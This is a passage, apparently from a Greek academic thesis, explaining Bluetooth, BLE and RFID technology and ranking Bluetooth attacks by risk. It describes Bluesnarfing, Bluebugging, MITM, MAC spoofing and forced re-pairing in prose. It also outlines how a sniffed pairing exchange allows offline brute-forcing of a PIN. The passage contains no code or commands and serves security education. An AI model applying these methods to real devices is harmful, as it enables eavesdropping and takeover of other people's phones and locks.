
Η λήψη της πληροφορίας, γίνεται με την μετάδοση πακέτων, μεταξύ των συνδεδεμένων συσκευών σε ένα δίκτυο **Bluetooth**. Το πρωτόκολλο διαχωρίζει την συχνότητα των 2.4 GHz σε 79 κανάλια με διάστημα **1 MHz** (από 2.402 έως 2.480 GHz), και τα χρησιμοποιεί για την εναλλαγή μεταξύ των καναλιών, 1600 φορές το δευτερόλεπτο.

Η δημιουργία μιας σύνδεσης μεταξύ ενός "**Master**" και ενός "**Slave**" επιτυγχάνεται ύστερα από την ακόλουθη διαδικασία: Αρχικά ο "**Master**" κατασκευάζει ένα αίτημα σύνδεσης **ACL** (**Asynchronous Connection-Less**) και το στέλνει μέσω του **Connection Request Link** (**CRL**) στον "**Slave**". Εφόσον ο "**Slave**" παραλάβει το αίτημα **ACL** και αφού ελέγξει την εγκυρότητα του αιτήματος με τις κατάλληλες παραμέτρους, επιβεβαιώνει την επιτυχή λήψη του αιτήματος και απαντάει με την μετάδοση ενός **Link Accept** – ή αλλιώς το LMP_accept – σηματοδοτώντας την αποδοχή του αιτήματος ζεύξης. Ύστερα οι δύο συσκευές - "**Master**" και "**Slave**" – διαμοιράζονται το **Link Key** το οποίο χρησιμοποιείται για την κρυπτογράφηση της επικοινωνίας και την ασφαλή μετάδοση των δεδομένων. Εφόσον έχει υπάρξει ασφαλή επικοινωνία μεταξύ των δύο κόμβων, ο "**Master**" δημιουργεί το ασφαλές κανάλι **L2CAP** (**Logical Link Control and Adaptation Protocol**) στο οποίο θα πραγματοποιηθεί η επικοινωνία. Τέλος οι δύο συσκευές μπορούν να επικοινωνήσουν ασύρματα με ασφάλεια μέσω του **ACL**, και ο "**Master**" ελέγχει την ροή των δεδομένων, συντονίζει και διαχειρίζεται την επικοινωνία.

2.5 Οι τεχνικές διαφορές του Bluetooth Low Energy

Η τεχνολογία του **Bluetooth Low Energy** (έκδοση **Bluetooth 4.0** και μεταγενέστερες), δεν διαφέρει κατά πολύ σε σχέση με το συμβατικό **Bluetooth**. Η συχνότητα εκπομπής παραμένει στα **2.4 GHz** με την κύρια διαφορά μεταξύ των δύο τεχνολογιών να είναι η παραμονή σε κατάσταση αδράνειας (**Sleep Mode)** της **BTLE** συσκευής έως ότου πραγματοποιηθεί ζεύξη **[6]**. Το πρωτόκολλο δεν επικοινωνεί ενεργητικά με την συσκευή, αλλά παθητικά, καθώς μεταφέρει μόνο τα απαραίτητα δεδομένα όπως την διεύθυνση **MAC**. Η χρήση του πρωτοκόλλου δεν προορίζεται για δραστηριότητες που απαιτούν διαρκή επικοινωνία και μεταφορά δεδομένων, όπως είναι η μετάδοση ήχου ή αποστολή αρχείων. Ο μειωμένος ρυθμός μετάδοσης δεδομένων – σε σύγκριση με το **Bluetooth**, συμβάλει επίσης στην μείωση της ενέργειας καθώς το **BTLE** εκπέμπει με

ταχύτητες της τάξεως του **1 Mbps**. Παρότι το **Bluetooth** παρέχει μεγαλύτερες ταχύτητες στην μεταφορά δεδομένων, το **BTLE** προσφέρει μειωμένο ρυθμό απόκρισης στις διάφορες μεταβολές δεδομένων, καθιστώντας την συγκεκριμένη τεχνολογία ιδανική για ιατρικές και άλλες χρήσεις παθητικής συλλογής δεδομένων, όπου απαιτούνται σύντομες ενέργειες και μικροί χρόνοι καθυστέρησης. Το **BTLE** με τις αναφερόμενες λειτουργίες, επιτυγχάνει την μείωση της κατανάλωσης ενέργειας και τη βέλτιστη χρήση της.



Εικόνα 2.10: Η διαδικασία διασύνδεσης / ζεύξης (Pairing), μεταξύ δύο συσκευών Bluetooth.

2.6 Τεχνική ανάλυση του Radio Frequency Identification

Η τεχνολογία του RFID μπορεί να κατηγοριοποιηθεί ανάλογα με το επιθυμητό εύρος ζώνης κάθε εφαρμογής. Το RFID αποτελείται από τέσσερεις κατηγορίες **[15]**.

- ***Low-Frequency RFID***

Τα Low-Frequency RFID (LF-RFID) έχουν ένα εύρος ζώνης μεταξύ 30 KHz και 300 KHz, ωστόσο οι πιο συχνές εφαρμογές, χρησιμοποιούν την συχνότητα των 125 KHz. Η

συγκεκριμένη κατηγορία RFID χρησιμοποιείται κυρίως για επικοινωνίες κοντινών αποστάσεων μερικών δεκάδων εκατοστών. Παράδειγμα χρήσης των εν λόγω συχνοτήτων είναι κάρτες πρόσβασης που χρησιμοποιούνται σε επιχειρήσεις και μικροτσίπ αναγνώρισης κατοικίδιων. Τα LF-RFID δεν επηρεάζονται από τυχών παρεμβολές που προκαλούνται από υγρά και μέταλλα, καθιστώντας την τεχνολογία ιδανική για απαιτητικές, περιβαλλοντικές συνθήκες.

- ***High-Frequency RFID***

Τα High-Frequency RFID (HF-RFID) συντονίζονται στο εύρος ζώνης μεταξύ 3 MHz και 30 MHz. Πολύ συχνά συναντάμε εφαρμογές που χρησιμοποιούν την συχνότητα των 13.56 MHz. Η κατηγορία HF των RFID χρησιμοποιείται για επικοινωνίες λιγότερο του ενός μέτρου. Συχνές εφαρμογές των HF-RFID είναι σε τραπεζικές κάρτες και διαβατήρια.

- ***Ultra-High-Frequency RFID***

Τα Ultra-High-Frequency RFID ή UHF-RFID καλύπτουν ένα εύρος ζώνης μεταξύ 300-MHz και 3 GHz. Συγκεκριμένα σήμερα η συχνότητα των 433 MHz και 315 MHz χρησιμοποιείται ευρέως σε κλειδιά οχημάτων και συστήματα γκαράζ. Η απόσταση στην οποία μπορεί να λάβει και να μεταδώσει πληροφορία, είναι περίπου στα 12 μέτρα. Η τεχνολογία των UHF-RFID χρησιμοποιείται σε επιχειρησιακές εφαρμογές εφοδιαστικής αλυσίδας, για τον εντοπισμό αγαθών και την διαχείριση αποθήκης. Λόγω του μεγάλου εύρους, το UHF-RFID μπορεί να αναγνωρίζει αποδοτικά, πολλαπλά RFID Tags ταυτόχρονα.

- ***Microwave RFID***

Τα Microwave RFID αφορούν συχνότητες άνω των 3 GHz και μπορούν να μεταδώσουν και να λάβουν πληροφορία από αποστάσεις 12 μέτρων και άνω. Συνήθως η τεχνολογία των Microwave RFID χρησιμοποιείται σε εφαρμογές που απαιτούν, μεγάλη εμβέλεια, ταχύ ρυθμό απόκρισης και μεταφοράς δεδομένων, όπως είναι ο έλεγχος πρόσβασης σε οχήματα.

- ***Ultra-Wideband***

Η τεχνολογία των Ultra-Wideband (UWB) RFID αποτελεί μια σύγχρονη υλοποίηση που έχει ως στόχο τον ταχύ ρυθμό απόδοσης σε μικρές αποστάσεις σε συσκευές RTLS (Real-Time Locating System), με την χρήση ενεργών Tags, που τροφοδοτούνται με μπαταρίες **[24]**.

Ο έλεγχος πρόσβασης μέσω ραδιοσυχνοτήτων (**Radio Frequency Identification Devices)** και τα συστήματα RKE (**Remote Keyless Entry**), παρότι αποτελούν μια σχετικά παλαιά τεχνολογία, χρησιμοποιούνται ευρέως μέχρι και σήμερα κυρίως λόγω του χαμηλού κόστους υλοποίησης και εγκατάστασης, σε πολλαπλές εφαρμογές επιχειρήσεων και όχι μόνο.

Κεφάλαιο 3° - Ανάλυση απειλών και εργαλείων

Σκοπός του κεφαλαίου είναι η ανάλυση των πιο γνωστών εργαλείων υλικού και λογισμικού για την πραγματοποίηση πειραμάτων σε κάθε πρωτόκολλο, αναφέροντας λεπτομερώς, τις δυνατότητες και τον τρόπο με τον οποίο λειτουργούν. Επίσης πραγματοποιείται εκτεταμένη ανάλυση και ομαδοποίηση των απειλών, σύμφωνα με τον βαθμό επικινδυνότητας / ρίσκου.

3.1 Απειλές και ευπάθειες στο Bluetooth

Η ασφάλεια του Bluetooth αποτελεί ένα πολύ σημαντικό ζήτημα, ειδικά με την αύξηση των τεχνολογιών και συσκευών που εντάσσονται στην οικογένεια των **Internet of Things** (**IoT**). Συγκεκριμένα, στις έξυπνες κλειδαριές, η ασφάλεια και αξιοπιστία του πρωτοκόλλου, αποτελεί

σημαντικό κριτήριο και χαρακτηριστικό. Η ασφάλεια του πρωτοκόλλου μπορεί να κατηγοριοποιηθεί σε τρεις καταστάσεις: (1) μη-ασφαλή, (2) επιβεβλημένη ασφάλεια επιπέδου υπηρεσιών, και (3) επιβεβλημένη ασφάλεια επιπέδου διασύνδεσης. Η πρώτη κατάσταση, αφορά τις συσκευές που δεν χρησιμοποιούν κάποιο μέτρο ασφαλείας. Η δεύτερη κατηγορία αφορά δύο συσκευές **Bluetooth** που μπορούν να πραγματοποιήσουν μια μη-ασφαλή σύνδεση στο στάδιο υλοποίησης μιας **Asynchronous Connection-Less** (**ACL**) **Link** σύνδεσης. Συχνές απειλές του Bluetooth είναι οι επιθέσεις **Man-in-The-Middle**, το **MAC Spoofing**, το **Bluesnarfing**, **Bluebugging** και το **PIN Cracking**. Οι απειλές του **Bluetooth** κατηγοριοποιούνται σύμφωνα με τον παρακάτω πίνακα **[22]**, με κριτήριο τον βαθμό κινδύνου όπως ορίζεται από την παρακάτω συνάρτηση ρίσκου.

$$\mathbf{R = (A, V, T, I),}$$

όπου **R** ο βαθμός του ρίσκου, **A** η αξία των αγαθών, **T** η συχνότητα εμφάνισης μιας απειλής, V το επίπεδο αδυναμίας του αγαθού για την απειλή **T** και **I** ο βαθμός των επιπτώσεων από μια επίθεση.

Υψηλός Κίνδυνος	Μέτριος Κίνδυνος	Χαμηλός Κίνδυνος
Pin Cracking	Man-in-The-Middle	Blue Chop
Off-Line Pin Recovery	Reflection	Denial of Service
Backdoors	MAC Spoofing	Blue Printing
Blue Snarfing	Forced Re-Pairing	Blue Stumbling
Blue Bugging	Brute Force	Blue Tracking
BLE Spam	Blue Bump	Blue Jacking

Πίνακας 3.1: Βαθμός επικινδυνότητας επιθέσεων Bluetooth / BluetoothLE. [22]

3.1.1 Επιθέσεις υψηλού κινδύνου


- ***Pin Cracking***

Το **Pin Cracking** αφορά μια μέθοδο επίθεσης σε μία συσκευή που χρησιμοποιεί το πρωτόκολλο Bluetooth, κατά την διάρκεια δημιουργίας μοναδικών PIN, όταν πραγματοποιείται ζεύξη με μία άλλη συσκευή. Ο επιτιθέμενος έχει την δυνατότητα να πραγματοποιήσει Brute-Force επίθεση στο μοναδικό PIN, και με αυτόν τον τρόπο να αποκτήσει μη εξουσιοδοτημένη πρόσβαση.

Συγκεκριμένα κατά την διαδικασία ζεύξης, οι δύο συσκευές μοιράζονται ένα μοναδικό 128-bit κλειδί K_{init}, το οποίο χρησιμοποιείται για την κρυπτογράφηση της επικοινωνίας ***(Εικόνα 3.1)***, συνεπώς αποτελεί ένα σημαντικό αγαθό, όπου εάν αποκαλυφθεί από τον επιτιθέμενο, μπορεί να αποκτήσει πρόσβαση στην επικοινωνία και να πραγματοποιήσει επιθέσεις Man-in-The-Middle και Eavesdropping. Το PIN Cracking αποτελεί μία απειλή που θέτει σε κίνδυνο ένα σημαντικό επίπεδο ασφαλείας **[19]**.

Με την χρήση ενός sniffer, ο επιτιθέμενος μπορεί να διαβάσει πακέτα FHS, και να αποκτήσει πρόσβαση στις τιμές IN_RAND, LK_RAND και στο κλειδί K_{init}, επιτρέποντας του να έχει όλες τις πιθανές τιμές του PIN. Με τον συνδυασμό του IN_RAND και BD_RAND μπορεί

να χρησιμοποιήσει τον αλγόριθμο κρυπτογράφησης E22, με αποτέλεσμα να βρει το σωστό κλειδί K_{init} . Ακολούθως ο επιτιθέμενος μπορεί με την δοκιμή πολλαπλών συνδυασμών του SSK (Shared Session Key) και των γνωστοποιημένων πληροφοριών να βρει το τελικό PIN ζεύξης.



Εικόνα 3.1: Διαδικασία κρυπτογράφησης της επικοινωνίας μεταξύ δύο συσκευών Bluetooth.

- ***Off-Line Pin Recovery***

Η επίθεση Off-Line Pin Recovery βασίζεται στην διαδικασία παρεμβολής και καταγραφής των τιμών στις μεταβλητές IN_RAND, LK_RAND, AU_RAND και SRES. Ο επιτιθέμενος μπορεί βρει την σωστή τιμή του PIN ζεύξης, συγκρίνοντας την καταγεγραμμένη τιμή του SRES με την τιμή SRES των πιθανών PIN κατά την διάρκεια μιας Brute Force επίθεσης, μέχρις ότου οι δύο τιμές - του καταγεγραμμένου SRES και του πιθανού SRES - να είναι ίσες. Λόγω του ότι η τιμή των SRES είναι 32-bit και τα PIN ζεύξης έχουν συνήθως μήκος τεσσάρων ψηφίων, η συγκεκριμένη επίθεση αποτελεί υψηλό κίνδυνο.

- ***Backdoors***

Τα Backdoors αποτελούν μια μέθοδο παθητικής επίθεσης σε μια συσκευή Bluetooth. Ο επιτιθέμενος δημιουργεί μια ασφαλή και έμπιστη σύνδεση με τον στόχο, σύμφωνα με την αλγόριθμο ζεύξης,, και ύστερα ακολουθεί μια διαδικασία κακόβουλων ενεργειών, ώστε να μην εντοπίζεται από την συσκευή του στόχου η ενεργή σύνδεση. Με αυτόν τον τρόπο, εκτός και αν ο στόχος καταγράφει ενεργητικά τις επικοινωνίες στο Bluetooth, με την χρήση κάποιου εργαλείου, ο επιτιθέμενος διατηρεί μια κρυφή σύνδεση, επιτρέποντας να διαχειριστεί με πολλαπλούς τρόπους την συσκευή του στόχου. Συγκεκριμένα, ο επιτιθέμενος μπορεί να εκμεταλλεύεται πόρους από την συσκευή και να αποκτήσει πρόσβαση σε δεδομένα, από πολλαπλές πηγές

προέλευσης, είτε μέσω διαδικτύου είτε από εφαρμογές WAP και GPRS. Παρότι τους κινδύνους, η επίθεση μπορεί να εκτελεστεί μόνο όταν το BD_ADDR είναι γνωστό **[9]**.

- ***Blue Snarfing***

Το Blue Snarfing είναι μια μέθοδος επίθεσης, με στόχο τον απόλυτο έλεγχο της συσκευής του θύματος. Ο επιτιθέμενος μπορεί να εισβάλει στην συσκευή, αντιγράφοντας στοιχεία επαφών, εικόνες, βίντεο, έγγραφα και οτιδήποτε υπάρχει στην μνήμη της συσκευής. Επίσης έχει την δυνατότητα να καταγράψει κλήσεις και να τις προωθήσει σε άλλες συσκευές χωρίς την άδεια του θύματος, αλλά και να στείλει μηνύματα **[21]**. Η συγκεκριμένη επίθεση ανακαλύφθηκε το 2003 από τον Marcel Holtmann **[22]**.

- ***Blue Bugging***

Η επίθεση Blue Bugging αποτελεί απειλή υψηλού κινδύνου, διότι επιτρέπει στον επιτιθέμενο να αποκτήσει απομακρυσμένη πρόσβαση σε κάποια κινητή συσκευή που υποστηρίζει Bluetooth και να έχει τον απόλυτο έλεγχο αυτής. Συγκεκριμένα θα έχει την δυνατότητα να πραγματοποιεί κλήσης εσωτερικού και εξωτερικού και να αποστέλλει μηνύματα χωρίς ο χρήστης να μπορεί να εντοπίσει την επίθεση και να καταλάβει την πηγή προέλευσης της απειλής.

- ***BLE Spam***


Η επίθεση BLE Spam ανήκει σε μια ευρύ κατηγορία από επιθέσεις, που εκμεταλλεύονται κενά ασφαλείας στα Advertising Channels του πρωτοκόλλου BluetoothLE. Τα κανάλια 37, 38 και 39 του BLE χρησιμοποιούνται για τον διαμοιρασμό σημαντικών πληροφοριών μεταξύ των συσκευών, όπως η ονομασία, η διεύθυνση MAC, διάφορα UUIDs και αιτήματα ζεύξης. Μερικές λιγότερο γνωστές επιθέσεις είναι το Packet Forging και GATTacking. Ο σκοπός μιας επίθεσης BLE Spam δεν είναι άμεσα, η απόκτηση του ελέγχου από τον επιτιθέμενο, αλλά η αποδυνάμωση της συσκευής που τέθηκε ως στόχος. Η συγκεκριμένη επίθεση, μεταδίδει πολλαπλά αιτήματα ζεύξης, σε κάποια συγκεκριμένη διεύθυνση MAC, ως αποτέλεσμα να υπάρχουν παρεμβολές στην σωστή λειτουργία της συσκευής στόχου, να καταναλώνεται γρηγορότερα η μπαταρία και τέλος να προκαλούνται κρίσιμα σφάλματα (Fatal Errors) από την αδυναμία του υλικού να ανταπεξέλθει. Επίσης υπάρχει η πιθανότητα πέρα από αιτήματα που μοιάζουν για «γνήσιες συσκευές», τα αυτοσχέδια πακέτα που αποστέλλονται, να περιέχουν κακόβουλη πληροφορία, όπως ύποπτους συνδέσμους ή κώδικα – γνωστό και ως Packet Forging.

3.1.2 Επιθέσεις μέτριου κινδύνου

- ***Man-in-The-Middle***

Το Man-in-The-Middle είναι ένας τύπος έμμεσης επίθεσης σε ένα δίκτυο από συσκευές Bluetooth, όπου ο επιτιθέμενος έχει ως στόχο να λειτουργήσει ως ενδιάμεσος κόμβος, καταγράφοντας την επικοινωνία μεταξύ δύο συσκευών, για την συλλογή διαφόρων πληροφοριών, ή την κλοπή αρχείων. Ένα παράδειγμα μιας επίθεσης MiTM, είναι η καταγραφή της επικοινωνίας μεταξύ δύο συνδεδεμένων συσκευών Bluetooth κατά την διαδικασία διαμοιρασμού ενός αρχείου, όπως μια εικόνα ή ενός εγγράφου. Η πληροφορία του αποστολέα, περνάει πρώτα από το τερματικό του επιτιθέμενου και ύστερα καταλήγει στον παραλήπτη. Κατά αυτόν τον τρόπο ο επιτιθέμενος μπορεί να διαβάσει την πληροφορία στην περίπτωση που δεν στέλνεται κρυπτογραφημένη, ακυρώνοντας έτσι την βασική αρχή της ασφάλειας της εμπιστευτικότητας, ή ακόμα μπορεί και να την τροποποιήσει, ακυρώνοντας την αρχή της ακεραιότητας. Ο συγκεκριμένος τύπος επιθέσεων αποτελεί μέτριο κίνδυνο, καθώς οι νεότερες εκδόσεις του Bluetooth μεταγενέστερες της έκδοσης 4.0, (πλέον BluetoothLE) μεταδίδουν την

πληροφορία με κρυπτογράφηση Elliptic-curve Diffie-Hellman (ECDH) όπως φαίνεται στην παρακάτω εικόνα.



Εικόνα 3.2: Διάγραμμα ροής δημιουργίας ασφαλούς σύνδεσης μεταξύ δύο συσκευών Bluetooth.

- ***Reflection***

Το Reflection ή αλλιώς Relay, αποτελεί μια επίθεση πανομοιότυπη με το Man-in-The-Middle, που ο επιτιθέμενος μπορεί να υποδυθεί συσκευές στόχους. Για την πραγματοποίηση της επίθεσης δεν είναι απαραίτητο ο επιτιθέμενος να γνωρίζει οποιαδήποτε πληροφορία σχετικά με τον στόχο, καθώς το μόνο που χρειάζεται είναι να «καθρεφτίσει» την πληροφορία (Relay), από την μια συσκευή στην άλλη κατά την διάρκεια της ταυτοποίησης. Η επίθεση Relay μπορεί να χαρακτηριστεί ως μια επίθεση MiTM κατά την διαδικασία επαλήθευσης (authentication), αλλά δεν είναι αποτελεσματική στην περίπτωση που η επικοινωνία είναι κρυπτογραφημένη.

- ***MAC Spoofing***

Το MAC Spoofing αφορά μια παθητική επίθεση, που έχει ως στόχο την αντιγραφή της διεύθυνσης MAC μιας συσκευής Bluetooth κατά την διάρκεια της διαδικασίας δημιουργίας

κλειδιών (Link Key Generation) και σχηματισμού των Piconets. Στην περίπτωση που η επίθεση πραγματοποιηθεί πριν την επιτυχή διασύνδεση των συσκευών, και προτού κρυπτογραφηθεί η επικοινωνία, ο επιτιθέμενος μπορεί με την χρήση ειδικού υλικού Spoofing, να ελέγξει, να διαχειριστεί και να καταγράψει πληροφορία που προορίζεται για άλλες συσκευές, τερματίζοντας την διαδικασία δημιουργίας ασφαλούς σύνδεσης.

- ***Forced-Repairing***

To Forced-Repairing, αποτελεί μια μέθοδο επίθεσης που έχει ως στόχο την σύνδεση με μια συσκευή Bluetooth, χωρίς να εντοπιστεί από το θύμα και λειτουργεί ως εξής. Κατά την διάρκεια ζεύξης δύο συσκευών, διαμοιράζεται το Link Key και αποθηκεύεται τοπικά και στις δύο συσκευές, ώστε όταν υπάρξει ξανά ζεύξη μεταξύ τους, να μην χρειάζεται επαλήθευση. Ο επιτιθέμενος λαμβάνει τον ρόλο, μιας από τις δύο συσκευές, χρησιμοποιώντας τεχνικές Spoofing στην διεύθυνση MAC, ως αποτέλεσμα, την επόμενη φορά που υπάρξει αίτημα ζεύξης, της μίας συσκευής με την άλλη - πλέον ψεύτικη, θα συνδεθεί με τον επιτιθέμενο **[21]**.

- ***Brute Force***

Η επίθεση Brute Force του Bluetooth, πραγματοποιείται στα τρία τελικά bytes της BD_ADDR από τα συνολικά έξι byte (48-bit), καθώς τα τρία πρώτα byte περιέχουν σταθερές. Στην περίπτωση που το BD_ADDR γνωστοποιηθεί στον επιτιθέμενο, τότε μπορεί να υλοποιήσει διαφορετικές επιθέσεις όπως τα Backdoors.

- ***Blue Bump***

To Blue Bump αφορά μια μέθοδο επίθεσης που για την επιτυχή εκτέλεση, χρειάζεται κοινωνικές δεξιότητες (social engineering). Αρχικά ο επιτιθέμενος δημιουργεί μια ασφαλή σύνδεση με μια συσκευή, αξιοποιώντας πολλαπλές μεθόδους ώστε να υπάρξει ανάγκη επαλήθευσης, όπως η αποστολή μιας ηλεκτρονικής κάρτας (e-business) που περιέχει στοιχεία επαφών. Ύστερα ο επιτιθέμενος διατηρεί την σύνδεση ενεργεί και προσπαθεί να πείσει το θύμα να διαγράψει το Link Key για την συσκευή του. Καθώς το θύμα δεν γνωρίζει ότι η σύνδεση παραμένει ενεργή, ο επιτιθέμενος ζητάει να δημιουργηθεί ένα καινούριο Link Key, με αποτέλεσμα να δημιουργείται μια διαφορετική καταχώρηση στην λίστα συσκευών του θύματος, επιτρέποντας στον επιτιθέμενο να έχει πρόσβαση οποιαδήποτε στιγμή στην συσκευή χωρίς την ανάγκη επαλήθευσης. **[20]**

3.1.3 Επιθέσεις χαμηλού κινδύνου

- ***Blue Chop***

To Blue Chop είναι μια μέθοδος επίθεσης που παρεμβάλει σε ένα δίκτυο Piconet, εφόσον έχει σχηματιστεί. Συγκεκριμένα, ο επιτιθέμενος, υποδύεται μια συσκευή που για αγνώστους λόγους δεν μπόρεσε να συνδεθεί στο δίκτυο. Με στόχο να επιτύχει η επίθεση Blue Chop σε ένα Piconet, ο επιτιθέμενος χρησιμοποιεί μεθόδους Spoofing, με θύμα κάποιο "Slave" ώστε να μπορέσει να επικοινωνήσει με τον "Master", με αποτέλεσμα να υπάρξει διένεξη στο εσωτερικό δίκτυο (conflict), οδηγώντας το σε κατάρρευση. **[20]**

- ***Denial of Service***

